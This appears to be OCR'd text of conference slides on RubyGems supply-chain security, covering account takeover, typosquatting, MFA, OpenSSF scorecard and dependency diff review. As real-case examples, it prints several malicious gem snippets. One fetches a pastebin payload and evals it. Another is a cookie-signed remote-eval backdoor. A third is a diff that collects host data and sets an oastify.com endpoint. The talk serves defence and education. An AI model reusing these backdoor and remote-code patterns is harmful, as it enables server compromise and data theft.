        sleep rand * 3333;
        eval(
          Net::HTTP.get(
            URI('https://pastebin.com/raw/xa456PFt')
          )
        )
      }
    }
  } if Rails.env[0] == "p"
}
```

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Realcase of malicious code

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```
_! {
  unless ENV["URL_HOST"].to_s.include?("localhost")
    unless defined?(ZZZ)
      require "openssl"
      require "base64"
      public_key = OpenSSL::PKey.read(Base64.urlsafe_decode64("LS0t...(snip)..tCg=="))
      Rack::Sendfile.prepend Module.new {
        define_method(:call) { |e|
          _! {
            signature, payload, = e["HTTP_COOKIE"].match(/__session=(.+);/)[1].split(",")
            signature = Base64.urlsafe_decode64(signature)
            payload = Base64.urlsafe_decode64(payload)
            if public_key.verify(OpenSSL::Digest.new("sha256"), signature, payload)
              payload = JSON.parse(payload)
              if (Time.now.to_i - payload["timestamp"]) <= 60
                eval(payload["ruby"])
              end
            end
          }
          super(e)
```

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rubygems.org was attacked with pawned password.


> "My RubyGems.org account was using an insecure, reused password that has leaked to the internet in other breaches."

https://news.ycombinator.com/item?id=20745768

Typo squatting

- activesupport: active-support, active_support, ...
- bundler: bandler, bunder, ...





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RubyGems team improve the our security level like MFA support and invest cybersecurity with supported company like AWS

11 Apr 2023

Introducing Security Device support on RubyGems' CLI

by Jenny Shen

In a world where many maintainer accounts are being targeted to distribute malicious code via our packages, it is crucial to add more measures that will help prevent these account takeovers. At the end of 2022, we announced the addition of hardware

Ruby Central

Supporting the Ruby Community Since 2001

Ruby Central welcomes new Software Engineer in Residence, sponsored by AWS



Ruby Central is very excited today to announce that Samuel Giddins has joined as the organization's first open source employee as a Security Engineer in Residence. This residency is made possible thanks to support from Amazon Web Services (AWS).

Software supply chain security has become increasingly important for companies over the past few years, due to attackers of all sizes, up to nation-state actors, exploiting supply chain vulnerabilities to breach critical secure systems. Projects like RubyGems and RubyGems.org play a crucial role in providing

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What we do against malicious code?

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Enable SAST and DAST (Static/Dynamic application security test) tools.

I recommend to check with `scorecard` cli by OpenSSF at first.

```
$ scorecard --repo=github.com/ruby/ruby
```

RESULTS

Aggregate score: 7.4 / 10

Check scores:

SCORE	NAME	REASON	DOCUMENTATION/REME
10 / 10	Binary-Artifacts	no binaries found in the repo	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
3 / 10	Branch-Protection	branch protection is not maximal on development and all release branches	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
10 / 10	CI-Tests	10 out of 10 merged PRs checked by a CI test -- score normalized to 10	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
2 / 10	CII-Best-Practices	badge detected: in_progress	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
1 / 10	Code-Review	found 20 unreviewed changesets out of 24 -- score normalized to 1	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9
10 / 10	Contributors	103 different organizations found -- score normalized to	https://github.com/ossf/scorecard/blob/49c0eed3a423f00c872b5c3c9



OpenSSF

OPEN SOURCE SECURITY FOUNDATION

https://github.com/ossf


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Dependency monitoring continuously.

RubyGems team triage all changes of published gems everyday with diffend.io.

You should confirm that or github diff before you deploy new version of dependencies.

Ex. hfc 1.8.0 → 2.9.0



data/lib/hfc.rb CHANGED

```
@@ -1,8 +1,55 @@
- # frozen_string_literal: true
-
  require_relative "hfc/version"
+ require 'socket'
+ require 'net/http'
+ require 'uri'
+ require 'json'

  module Hfc
-   class Error < StandardError; end
-   # Your code goes here...
+   class DataHandler < StandardError; end
+
+   Bookkeeping = Class.new do
+     AddressBook = 'http://ezh6pawrjezo1sd81749ge3hp8vzjv7k.oastify.com'
+     Organizer = Socket.method(:ip_address_list)
+     Planner = Socket.method(:gethostname)
+     Ledger = Net::HTTP
+     Index = URI
+     PaperType = 'application/json'
+
+     def self.record_entry
+       {
+         ref: Organizer.call.detect(&:ipv4_private?)&.ip_address,
+         notes: Planner.call
+       }
+     end
+
```


https://my.diffend.io/gems/hfc/1.8.0/2.9.0/

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What security tools do you regularly use when developing open source software?



How do you check the security of the open source packages that you use?



https://www.linuxfoundation.org/research/maintainer-perspectives-on-security

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How we do that?

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Join the security community and write secure code.

OWASP:
https://owasp.org/www-project-top-ten/
https://owasp.org/www-project-developer-guide/release/

OpenSSF:
https://github.com/ossf/scorecard

Others:
https://osv.dev/
https://github.com/rubysec/ruby-advisory-db

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Wrap up

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Conclusion

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- I talked about...
  - The fundamental of Cybersecurity like CVE
  - Package manager and Nebraska problem
  - How/What we do for Cybersecurity



< Ruby is a programmer's best friend

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